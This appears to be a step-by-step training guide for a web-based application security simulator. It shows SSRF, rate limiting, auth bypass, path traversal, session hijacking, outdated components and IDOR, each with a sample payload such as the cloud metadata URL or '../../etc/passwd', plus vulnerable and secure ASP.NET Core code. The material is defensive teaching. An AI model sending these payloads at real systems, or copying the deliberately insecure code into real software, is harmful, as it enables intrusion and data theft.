

Application Security

Simulation

Developed by BRPL Cyber security Team

1. Open the <https://harvinder300.github.io/ApplicationSecuritySimulator/> you will see

The screenshot shows the homepage of the Application Security Simulation. On the left, there's a sidebar titled "SecureNet DEFENSIVE HANDBOOK V1.0" with a "VULNERABILITIES LIST" containing 13 items: SSRF Injection (Server-Side Request Forgery), Rate Limiting, Auth Bypass, Path Traversal, Session Hijacking, Outdated Components, Access Control, SQL Injection, Cross-Site Scripting (XSS), SSTI Injection, File Upload, JWT Security, and Local File Inclusion (LFI). The main area has a title "Application Security Simulation" and a subtitle "Interactive playground for .NET Core secure coding patterns and vulnerability research." A "Launch Dashboard" button is visible.

2. Click on the Launch Dashboard

The screenshot shows the "Vulnerabilities Dashboard". It features a header "Vulnerabilities Dashboard" and a sub-header "Master the OWASP Top 10 with 13 live examples." Below this, there are 13 cards, each representing a different vulnerability:

- SSRF Injection (Server-Side Request Forgery)**: Definition: Abusing the server to make unauthorized requests to internal resources or...
- Rate Limiting**: Definition: Lack of resource limiting allowing for Brute Force, DoS, or credential stuffing attacks.
- Auth Bypass**: Definition: Bypassing login via hidden 'Debug' flags or custom headers.
- Path Traversal**: Definition: Accessing files outside the intended directory using '../' sequences.
- Session Hijacking**: Definition: Stealing active session tokens due to lack of Secure/HttpOnly flag.
- Outdated Components**: Definition: Using libraries with known CVEs (e.g.- old Newtonsoft.Json versions).
- Access Control**: Definition: Authenticated users accessing data they don't own (OOR).
- SQL Injection**: Definition: Manipulate database queries through untrusted input parameters.
- Cross-Site Scripting (XSS)**: Definition: User input is rendered back to the browser without proper output encoding.

3. Topic 1: SSRF (Server Side Request Forgery)

SSRF Injection (Server-Side Request Forgery)

Definition : Abusing the server to make unauthorized requests to internal resources or external systems.

OWASP : 2025 – Broken Access Control

Common Weakness Enumeration - CWE-918

SSRF INJECTION (SERVER-SIDE REQUEST FORGERY)

VULNERABLE SECURE

CLIENT CONSOLE

`http://169.254.169.254/latest/meta-data/`

Execute Request **Reset**

PAYLOAD : `http://169.254.169.254/latest/meta-data/ (AWS Metadata)`

HTTP REQUEST

HTTP RESPONSE

SERVER RESPONSE LOG

4. SSRF: Enter this payload <http://169.254.169.254/latest/meta-data/> or <http://127.0.0.1> in Client Console and click Execute.

SSRF Injection (Server-Side Request Forgery)

Definition : Abusing the server to make unauthorized requests to internal resources or external systems.

OWASP : 2025 – Broken Access Control Common Weakness Enumeration - CWE-918

SSRF INJECTION (SERVER-SIDE REQUEST FORGERY)

VULNERABLE **SECURE**

CLIENT CONSOLE

`http://169.254.169.254/latest/meta-data/`

Execute Request **Reset**

PAYLOAD : `http://169.254.169.254/latest/meta-data/ (AWS Metadata)`

SERVER RESPONSE LOG

**SSRF EXPLOITED Internal resource accessed:
http://169.254.169.254/latest/meta-data/**

SSRF EXPLOITED

HTTP REQUEST

`POST /api/ssrf HTTP/1.1
Host: securenet.local

http://169.254.169.254/latest/meta-data/`

HTTP RESPONSE

`HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 12:33:00 GMT

SSRF EXPLOITED

Internal resource accessed:
http://169.254.169.254/latest/meta-data/`

5. SSRF: Server response against vulnerable code

The screenshot shows the 'SSRF INJECTION (SERVER-SIDE REQUEST FORGERY)' interface. At the top right, there are two buttons: 'VULNERABLE' (highlighted in red) and 'SECURE'.
CLIENT CONSOLE: A text input field contains the URL `http://169.254.169.254/latest/meta-data/`. Below it are two buttons: 'Execute Request' (blue) and 'Reset' (grey). A note below says: 'PAYLOAD : http://169.254.169.254/latest/meta-data/ (AWS Metadata)'
HTTP REQUEST: Shows the raw POST request:

```
POST /api/ssrf HTTP/1.1
Host: securenet.local

http://169.254.169.254/latest/meta-data/
```


HTTP RESPONSE: Shows the raw response:

```
HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 12:33:00 GMT

⚠ SSRF EXPLOITED
Internal resource accessed:
http://169.254.169.254/latest/meta-data/
```


SERVER RESPONSE LOG: Displays the log entry: 'SSRF EXPLOITED Internal resource accessed: http://169.254.169.254/latest/meta-data/' with a red warning icon.
A status indicator at the bottom right shows a red dot next to 'SSRF EXPLOITED'.

6. **SSRF:** Click on the Secure button and enter the same payload , you will see sever response when the secure code is implemented

The screenshot shows the same 'SSRF INJECTION (SERVER-SIDE REQUEST FORGERY)' interface, but the 'SECURE' button is now highlighted in green, indicating the application is no longer vulnerable.
CLIENT CONSOLE: The URL `http://169.254.169.254/latest/meta-data/` is entered. Buttons for 'Execute Request' and 'Reset' are present. A note below says: 'PAYLOAD : http://169.254.169.254/latest/meta-data/ (AWS Metadata)'
HTTP REQUEST: Shows the raw POST request:

```
POST /api/ssrf HTTP/1.1
Host: securenet.local

http://169.254.169.254/latest/meta-data/
```


HTTP RESPONSE: Shows the raw response:

```
HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 12:05:54 GMT

⚠ REQUEST BLOCKED
Target URL resolved to a prohibited internal address.
```


SERVER RESPONSE LOG: Displays the log entry: 'REQUEST BLOCKED Target URL resolved to a prohibited internal address.' with a blue info icon.
A status indicator at the bottom right shows a green dot next to 'SSRF BLOCKED'.

7. Below you will see the vulnerable login and secure implementation of the code in ASP.net Core

VULNERABLE LOGIC	SECURE IMPLEMENTATION
<pre>"code-keyword">public "code-keyword">async "code-keyword">Task<"code-keyword">IActionResult> Preview("code-keyword">string url) { "code-keyword">var client = "code-keyword">new "code-keyword">HttpClient(); "code-keyword">var result = "code-keyword">await client"code-method">.GetAsync(url); "code-keyword">return "code-keyword">File("code-keyword">await result"code-method">.Content"code-method">.ReadAsStringAsync(), "image/png"); }</pre> <p>Accepting a full URL allows attackers to query localhost (127.0.0.1) or cloud metadata (169.254.169.254).</p>	<pre>"code-keyword">public "code-keyword">async "code-keyword">Task<"code-keyword">IActionResult> Preview("code-keyword">string url) { "code-keyword">var uri = "code-keyword">new "code-keyword">Uri(url); "code-keyword">var allowedHosts = "code-keyword">new[] { "trusted-assets.com", "cdn.com" }; "code-keyword">if (!allowedHosts."code-keyword">Contains(uri"code-method">.Host)) "code-keyword">return BadRequest(); // Better: Block internal IP ranges manually "code-keyword">if dynamic URLs are needed. }</pre> <p>Use an allowlist of trusted domains and prohibit internal IP addresses (loopback, private ranges).</p>

8. Topic : Rate limiting

Rate Limiting

Definition : Lack of resource limiting allowing for Brute Force, DoS, or credential stuffing attacks.

OWASP:2025 – Mishandling of Exceptional Conditions

Common Weakness Enumeration - CWE-770-799

RATE LIMITING Requests: 0 / 3 VULNERABLE SECURE

CLIENT CONSOLE SERVER RESPONSE LOG

\$ curl -X POST /api/login \n-d '{"user":"admin"}'

Execute Request Reset

💡 Click 'Execute' multiple times rapidly to simulate an attack.

HTTP REQUEST HTTP RESPONSE

9. Rate Limiting : If you click on execute request multiple time it will not show error , because code implementation is vulnerable to rate limiting attack

The screenshot shows a web interface titled "RATE LIMITING". At the top right, there are two buttons: "VULNERABLE" (highlighted in red) and "SECURE". Below the title, a status bar indicates "Requests: 13 / 3".

CLIENT CONSOLE: Contains a terminal-like window showing the command: \$ curl -X POST /api/login \ -d '{"user":"admin"}'. Below it are two buttons: "Execute Request" (highlighted in blue) and "Reset". A note below says: "Click 'Execute' multiple times rapidly to simulate an attack."

SERVER RESPONSE LOG: Shows a log of 10 processed requests from "Request 1" to "Request 10".

HTTP REQUEST: Shows the same curl command as the client console.

HTTP RESPONSE: Shows the response: HTTP/1.1 200 OK, Date: Mon, 09 Feb 2026 13:07:57 GMT, {"status": "Auth Failed"}

10. Rate Limiting : If click on the Secure section and again click on execute request multiple times , it will show error of 429 too many request

The screenshot shows a web interface titled "RATE LIMITING". At the top right, there are two buttons: "VULNERABLE" (highlighted in red) and "SECURE" (highlighted in green). Below the title, a status bar indicates "Requests: 10 / 3".

CLIENT CONSOLE: Contains a terminal-like window showing the command: \$ curl -X POST /api/login \ -d '{"user":"admin"}'. Below it are two buttons: "Execute Request" (with a cursor icon pointing to it) and "Reset". A note below says: "Click 'Execute' multiple times rapidly to simulate an attack."

SERVER RESPONSE LOG: Shows a log of 3 processed requests followed by 7 instances of "Blocked: 429 Too Many Requests".

HTTP REQUEST: Shows the same curl command as the client console.

HTTP RESPONSE: Shows the response: HTTP/1.1 429 Too Many Requests, Date: Mon, 09 Feb 2026 13:08:22 GMT, {"error": "Rate limit exceeded."}

11. Below is the code snippet of the vulnerable logic and secure implementation

The image shows a comparison between two code snippets. On the left, under 'VULNERABLE LOGIC', is a snippet of C# code for a 'Login' method. It uses a synchronous Task to call '_signInManager.PasswordSignInAsync' with 'Email' and 'Password' parameters, returning 'Ok(result)'. On the right, under 'SECURE IMPLEMENTATION', is a snippet of Java code using 'RateLimiter' from the 'org.springframework.cloud.gateway.filter.ratelimit' package. It adds a 'FixedWindowLimiter' for the '/login' endpoint with a window of 60 seconds and a permit limit of 5. A mouse cursor is positioned over the 'SECURE' label.

```
"code-keyword">>public "code-keyword">async "code-keyword">Task<"code-keyword">IAActionResult<"code-keyword"> Login(LoginModel model)
{
    "code-keyword">var result = "code-keyword">await _signInManager<"code-method">.PasswordSignInAsync(model<"code-method">.Email,
model<"code-method">.Password, false, false);
    "code-keyword">return Ok(result);
}
```

Attackers can automate thousands of requests per second to guess passwords.

```
"code-keyword">>app.<"code-keyword">UseRateLimiter();
"code-keyword">builder.<"code-keyword">Services.<"code-keyword">AddRateLimiter(o => {
    o<"code-method">.<"code-method">.AddFixedWindowLimiter("login_policy", opt => {
        opt<"code-method">.<"code-method">.Window = TimeSpan<"code-method">.<"code-method">.FromSeconds(60);
        opt<"code-method">.<"code-method">.PermitLimit = 5;
    });
});
```

Implement rate limiting globally or on high-value endpoints like /login.

12. Topic 3 : Auth Bypass

The image shows the 'Auth Bypass' tool interface. At the top, it says 'Definition : Bypassing login via hidden 'Debug' flags or custom headers.' Below are two tabs: 'OWASP:2025 – Authentication Failures' and 'Common Weakness Enumeration - CWE-287-306'. The main area has a dark background with several sections: 'AUTH BYPASS' at the top, followed by 'CLIENT CONSOLE' with a text input field containing 'Enter payload...', a 'Execute Request' button, and a 'Reset' button. Below this is a note: '💡 Try header: "X-Admin-Bypass: true"'. To the right is the 'SERVER RESPONSE LOG' section. At the bottom are 'HTTP REQUEST' and 'HTTP RESPONSE' sections. A red 'VULNERABLE' button is located above the 'HTTP REQUEST' section, and a black 'SECURE' button is located above the 'HTTP RESPONSE' section. A mouse cursor is positioned over the 'VULNERABLE' button.

13. Auth Bypass : Simulation for the vulnerability name authentication by response manipulation , in the input section enter this payload "X-Admin-Bypass: true"

The screenshot shows the AUTH BYPASS simulation interface. At the top right, there are two buttons: 'VULNERABLE' (highlighted in red) and 'SECURE'. The 'CLIENT CONSOLE' section contains the header 'X-Admin-Bypass: true'. Below it are two buttons: 'Execute Request' (in blue) and 'Reset'. A note below says 'Try header: "X-Admin-Bypass: true"'. The 'HTTP REQUEST' section shows the raw POST request: 'POST /api/auth_bypass HTTP/1.1' and 'Host: securenet.local' followed by 'X-Admin-Bypass: true'. The 'HTTP RESPONSE' section shows the server's response: 'HTTP/1.1 200 OK', 'Date: Mon, 09 Feb 2026 12:39:12 GMT', and '[+] Custom Header Detected' followed by '[+] Authentication Skipped' and '[+] User logged in as ADMIN'. To the right of the response, a red dot indicates 'AUTH BYPASS EXPLOITED'.

14. Auth Bypass : You will see that authentication is bypassed by response manipulation

This screenshot is identical to the one above, showing the AUTH BYPASS simulation interface. It features the same layout with 'VULNERABLE' selected at the top right. The 'CLIENT CONSOLE' has 'X-Admin-Bypass: true'. The 'HTTP REQUEST' shows the POST request with 'X-Admin-Bypass: true'. The 'HTTP RESPONSE' shows the server's response with '[+] Custom Header Detected', '[+] Authentication Skipped', and '[+] User logged in as ADMIN'. A red dot on the right indicates 'AUTH BYPASS EXPLOITED'.

15. Auth Bypass : When you click on the secure section , secure code is implemented so authentication is not bypass

The screenshot shows a web-based application interface for testing authentication bypass. At the top right, there are two buttons: 'VULNERABLE' (grey) and 'SECURE' (green). The main area is divided into several sections:

- CLIENT CONSOLE:** Displays the header "X-Admin-Bypass: true".
- SERVER RESPONSE LOG:** Shows the message "Authentication required. Header ignored."
- HTTP REQUEST:** Shows the POST request: "POST /api/auth_bypass HTTP/1.1" and "Host: securenet.local", followed by the header "X-Admin-Bypass: true".
- HTTP RESPONSE:** Shows the response: "HTTP/1.1 401 Unauthorized" and "Date: Mon, 09 Feb 2026 12:40:17 GMT", followed by the message "Authentication required. Header ignored."
- PROTECTED:** A green circular icon with a white dot.

At the bottom left, there is a button labeled "Execute Request" and a "Reset" button. A note below the client console says "Try header: 'X-Admin-Bypass: true'" with a lightbulb icon.

16. Auth Bypass : Below is the vulnerable logic and secure implementation

The comparison highlights the difference between vulnerable and secure authentication logic:

- VULNERABLE LOGIC:** Shows the following C# code snippet:

```
"code-keyword">if (Request[code-method"].Headers["X-Admin-Bypass"] == ">true")
{
    "code-keyword">return "code-keyword">await SignInUser("admin_user");
}
```

A callout box notes: "Backdoors or debug flags left in production allow complete account takeover."
- SECURE IMPLEMENTATION:** Shows the following C# code snippet:

```
[ "code-keyword">Authorize]
[ "code-keyword">ValidateAntiForgeryToken]
"code-keyword">public "code-keyword">async "code-keyword">Task<"code-keyword">IActionResult>
AdminDashboard() { ... }
```

A callout box provides a recommendation: "Enforce a single point of authentication. Remove all debug flags."

17. Topic 4 : Path Traversal

Path Traversal

Definition : Accessing files outside the intended directory using '..' sequences.

OWASP:2025 – Broken Access Control

Common Weakness Enumeration - CWE-22

PATH TRAVERSAL

VULNERABLE **SECURE**

CLIENT CONSOLE


Enter payload...

Execute Request Reset

💡 Try: ../../etc/passwd or ../appsettings.json

HTTP REQUEST

HTTP RESPONSE



18. Path Traversal : Enter this payload ../../etc/passwd or ../appsettings.json

PATH TRAVERSAL

VULNERABLE **SECURE**

CLIENT CONSOLE

..appsettings.json

Execute Request Reset

💡 Try: ../../etc/passwd or ../appsettings.json

HTTP REQUEST


```
POST /api/path_traversal HTTP/1.1
Host: securenet.local
..appsettings.json
```

HTTP RESPONSE

```
HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 12:41:46 GMT

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:/usr/sbin:/usr/sbin/nologin
```

● PATH TRAVERSAL EXPLOITED



19. Path Traversal : Click on the secure section and enter this payload again, you will see server is not giving the file.

The screenshot shows a web-based testing tool for path traversal vulnerabilities. At the top right, there are two buttons: "VULNERABLE" (in red) and "SECURE" (in green). The main area is titled "PATH TRAVERSAL".

CLIENT CONSOLE: A text input field contains the path `..//appsettings.json`. Below it are two buttons: "Execute Request" (highlighted with a mouse cursor) and "Reset".

SERVER RESPONSE LOG: The log displays the message "Invalid file path."

HTTP REQUEST: Shows the raw POST request sent to the endpoint `/api/path_traversal`:

```
POST /api/path_traversal HTTP/1.1
Host: securenet.local
..//appsettings.json
```

HTTP RESPONSE: Shows the raw response received from the server:

```
HTTP/1.1 403 Forbidden
Date: Mon, 09 Feb 2026 12:42:13 GMT
Invalid file path.
```

20. Path Traversal : Below is the secure and vulnerable logic

The comparison highlights two different implementations of path traversal logic.

VULNERABLE LOGIC: The code uses `Path.Combine(_rootPath, filename)` directly, which is shown to be exploitable.

```
"code-keyword">var filePath = Path"code-
method">.Combine(_rootPath, filename);
"code-keyword">return PhysicalFile(filePath,
"application/octet-stream");
```

An orange callout box states: "An attacker can read /etc/passwd by jumping directories."

SECURE IMPLEMENTATION: The code uses `GetFileName` to extract the filename and then concatenates it with a safe directory path.

```
"code-keyword">var fileNameOnly = Path"code-
method">.GetFileName(filename);
"code-keyword">var filePath = Path"code-
method">.Combine(_rootPath, "safe_dir", fileNameOnly);
```

A green callout box states: "Always strip path information and validate the final destination path."

21. Topic 5 : Session hijacking

Session Hijacking

Definition : Stealing active session tokens due to lack of Secure/HttpOnly flags.

OWASP:2025 – Authentication Failures

Common Weakness Enumeration - CWE-614-1004

SESSION HIJACKING

VULNERABLE SECURE

CLIENT CONSOLE

Enter payload...

Execute Request Reset

💡 Try JS snippet: document.cookie

HTTP REQUEST

HTTP RESPONSE

SERVER RESPONSE LOG

This screenshot shows a dark-themed web application for testing session hijacking. At the top right, there are two buttons: 'VULNERABLE' (highlighted in red) and 'SECURE'. Below this, the title 'SESSION HIJACKING' is centered. On the left, a 'CLIENT CONSOLE' section contains a text input field with 'Enter payload...' placeholder text, an 'Execute Request' button in a blue bar, and a 'Reset' button. A tooltip suggests using 'document.cookie'. Below the console is a 'HTTP REQUEST' section. On the right is a 'HTTP RESPONSE' section and a 'SERVER RESPONSE LOG' section which is currently empty. The overall layout is clean with a modern design.

22. Session hijacking : Enter this payload `document.cookie` in the input section

SESSION HIJACKING

VULNERABLE SECURE

CLIENT CONSOLE

document.cookie

Execute Request Reset

💡 Try JS snippet: document.cookie

HTTP REQUEST

```
POST /api/session_hijacking HTTP/1.1
Host: securenet.local

document.cookie
```

HTTP RESPONSE

```
HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 12:43:18 GMT

ALERT: Cookie Exfiltrated!
SessionId=12345; Path=/; Domain=securenet.local
```

This screenshot shows the same session hijacking tool after entering the payload 'document.cookie' in the client console. The 'CLIENT CONSOLE' now displays 'document.cookie' with a red underline. In the 'HTTP REQUEST' section, a POST request to '/api/session_hijacking' is shown. The 'HTTP RESPONSE' section shows a successful 200 OK status with an 'ALERT' message: 'Cookie Exfiltrated! SessionId=12345; Path=/; Domain=securenet.local'. The 'SERVER RESPONSE LOG' section is empty. The 'VULNERABLE' button remains highlighted in red at the top right.

23. Session hijacking : Now switch to the secure mode and enter the same payload

The screenshot shows a web-based session hijacking tool. At the top, there are two buttons: "VULNERABLE" (grey) and "SECURE" (green). The "SECURE" button is highlighted.

CLIENT CONSOLE: A text input field contains the JavaScript code "document.cookie". Below it are two buttons: "Execute Request" (blue with a hand cursor icon) and "Reset". A note below says "Try JS snippet: document.cookie".

SERVER RESPONSE LOG: Displays the message "Cookie Access: [Empty/Filtered] (HttpOnly prevents JS access)".

HTTP REQUEST: Shows a POST request to "/api/session_hijacking" with "Host: securenet.local" and the payload "document.cookie".

HTTP RESPONSE: Shows a successful response (HTTP/1.1 200 OK) with the date "Date: Mon, 09 Feb 2026 12:43:41 GMT" and the same "Cookie Access: [Empty/Filtered] (HttpOnly prevents JS access)" message.

24. Session hijacking : Below is the secure and vulnerable logic

VULNERABLE LOGIC: Shows the following code:

```
options"code-method">.HttpOnly = false;  
options"code-method">.Secure = false;  
"code-keyword">Response"code-method">.Cookies"code-  
method">.Append("sessionId", "12345", options);
```

A callout box states: "Lack of HttpOnly allows XSS to steal cookies."

SECURE IMPLEMENTATION: Shows the following code:

```
options"code-method">.HttpOnly = "code-keyword">true;  
options"code-method">.Secure = "code-keyword">true;  
options"code-method">.SameSite = "code-  
keyword">SameSiteMode"code-method">.Strict;
```

A callout box states: "Always use HttpOnly to prevent JS access and Secure to enforce HTTPS."

25. Topic 6 : Outdated Components

Outdated Components

Definition : Using libraries with known CVEs (e.g., old Newtonsoft.Json versions).

OWASP:2025 – Software Supply Chain Failures

Common Weakness Enumeration - CWE-1104

The screenshot shows a dark-themed web application interface. At the top right, there are two buttons: a red one labeled "VULNERABLE" and a black one labeled "SECURE". The main area is titled "OUTDATED COMPONENTS". On the left, under "CLIENT CONSOLE", there is a text input field containing "Enter payload...". Below it are two buttons: a blue "Execute Request" button and a grey "Reset" button. A tooltip message "Try: Newtonsoft.Json 9.0.1" appears near the "Execute Request" button. On the right, under "SERVER RESPONSE LOG", there is a large, mostly blank, dark rectangular area. The bottom section is divided into "HTTP REQUEST" and "HTTP RESPONSE" sections, each containing a large, mostly blank, dark rectangular area.

26. Outdated Components : Enter this payload **Newtonsoft.Json 9.0.1**

Outdated Components

Definition : Using libraries with known CVEs (e.g., old Newtonsoft.Json versions).

OWASP:2025 – Software Supply Chain Failures

Common Weakness Enumeration - CWE-1104

The screenshot shows the same dark-themed web application interface as the previous one. The "CLIENT CONSOLE" section now contains the payload "Newtonsoft.Json 9.0.1". The "HTTP REQUEST" section shows a POST request to "/api/outdated_components" with the host "securenet.local" and the payload "Newtonsoft.Json 9.0.1". The "HTTP RESPONSE" section shows the server's response: "HTTP/1.1 200 OK", "Date: Mon, 09 Feb 2026 12:48:58 GMT", and a message about a detected vulnerability: "CVE-2017-15708 DETECTED: Package Newtonsoft.Json 9.0.1 is vulnerable to RCE via Object Injection." The "SERVER RESPONSE LOG" section remains mostly blank.

27. Outdated Components : Now click on the Secure section and enter this payload Newtonsoft.Json 13.0.1

The screenshot shows the 'Outdated Components' tool interface. At the top, there's a navigation bar with 'A03:2025 – Software Supply Chain Failures' and 'Common Weakness Enumeration - CWE-1104'. Below the navigation is a header 'OUTDATED COMPONENTS' with 'VULNERABLE' and 'SECURE' buttons. The 'SECURE' button is highlighted. The interface is divided into sections: 'CLIENT CONSOLE' and 'SERVER RESPONSE LOG'. In the 'CLIENT CONSOLE', the input field contains 'Newtonsoft.Json 9.0.1' and has a red underline, indicating it's a vulnerable version. Below the input is a blue 'Execute Request' button and a grey 'Reset' button. A note below the input says 'Try: Newtonsoft.Json 9.0.1'. The 'SERVER RESPONSE LOG' section shows the message 'Package List Scanned: All versions within support lifecycle.' In the bottom left, under 'HTTP REQUEST', is a code snippet for a POST request to '/api/outdated_components' with 'Host: securenet.local' and 'Newtonsoft.Json 9.0.1'. In the bottom right, under 'HTTP RESPONSE', is the server's response: 'HTTP/1.1 200 OK', 'Date: Mon, 09 Feb 2026 12:19:50 GMT', and 'Package List Scanned: All versions within support lifecycle.'

28. Outdated Components : Below is the code for secure and vulnerable implementation

The screenshot compares 'VULNERABLE LOGIC' and 'SECURE IMPLEMENTATION'. The 'VULNERABLE LOGIC' section shows XML code: <"code-keyword">PackageReference "code-keyword">Include="Newtonsoft">.Json" "code-keyword">Version="9.0.1" />. The note below it states 'Old package versions contain public exploits like RCE.' The 'SECURE IMPLEMENTATION' section shows XML code: <"code-keyword">PackageReference "code-keyword">Include="Newtonsoft">.Json" "code-keyword">Version="13.0.1" />. The note below it states 'Regularly run vulnerability scanners like 'dotnet list package -vulnerable''. A cursor icon is visible above the secure implementation note.

29. Topic 7: Access Control

Access Control

Definition : Authenticated users accessing data they don't own (IDOR).

OWASP:2025 – Broken Access Control

CWE-285

CWE-639

The screenshot shows a dark-themed simulation interface for Access Control. At the top right, there are two buttons: 'VULNERABLE' (highlighted in red) and 'SECURE'. Below these are two sections: 'CLIENT CONSOLE' and 'SERVER RESPONSE LOG'. The 'CLIENT CONSOLE' contains a text input field with placeholder 'Enter payload...', a blue 'Execute Request' button, and a 'Reset' button. A note below says 'Change ID: 101 (Your Account) to 102 (Admin Account)'. The 'HTTP REQUEST' section is empty. The 'HTTP RESPONSE' section is also empty.

30. Access Control : In this simulation 101 is the normal user and 102 is admin user , when the vulnerable cod is implemented 101 is able to fetch the data of 102

The screenshot shows the same simulation interface after a successful request. The 'CLIENT CONSOLE' now displays '101'. The 'HTTP REQUEST' section shows a POST request to '/api/bac' with 'Host: securenet.local'. The 'HTTP RESPONSE' section shows a successful response with status 'HTTP/1.1 200 OK' and date 'Date: Mon, 09 Feb 2026 12:50:56 GMT'. The 'SERVER RESPONSE LOG' section shows the JSON response: {"id": 101, "owner": "Yourself", "balance": "\$50"}. The 'VULNERABLE' button is still highlighted in red.

The screenshot shows a web interface titled "ACCESS CONTROL". At the top right, there are two buttons: "VULNERABLE" (highlighted in red) and "SECURE".

CLIENT CONSOLE: A text input field containing the value "102". Below it are two buttons: "Execute Request" (in blue) and "Reset".

SERVER RESPONSE LOG: A text area displaying a JSON response: {"id": 102, "owner": "Admin", "balance": "\$9,999,999", "ssn": "XXX-XX-0000"}.

HTTP REQUEST: A text area showing a POST request to /api/bac: POST /api/bac HTTP/1.1 Host: securenet.local 102

HTTP RESPONSE: A text area showing the response: HTTP/1.1 200 OK Date: Mon, 09 Feb 2026 12:51:40 GMT {"id": 102, "owner": "Admin", "balance": "\$9,999,999", "ssn": "XXX-XX-0000"}

31. Access Control : When you switch to the secure mode 101 is able to fetch their own data but not of 102.

The screenshot shows a web interface titled "ACCESS CONTROL". At the top right, there are two buttons: "VULNERABLE" (highlighted in red) and "SECURE" (highlighted in green).

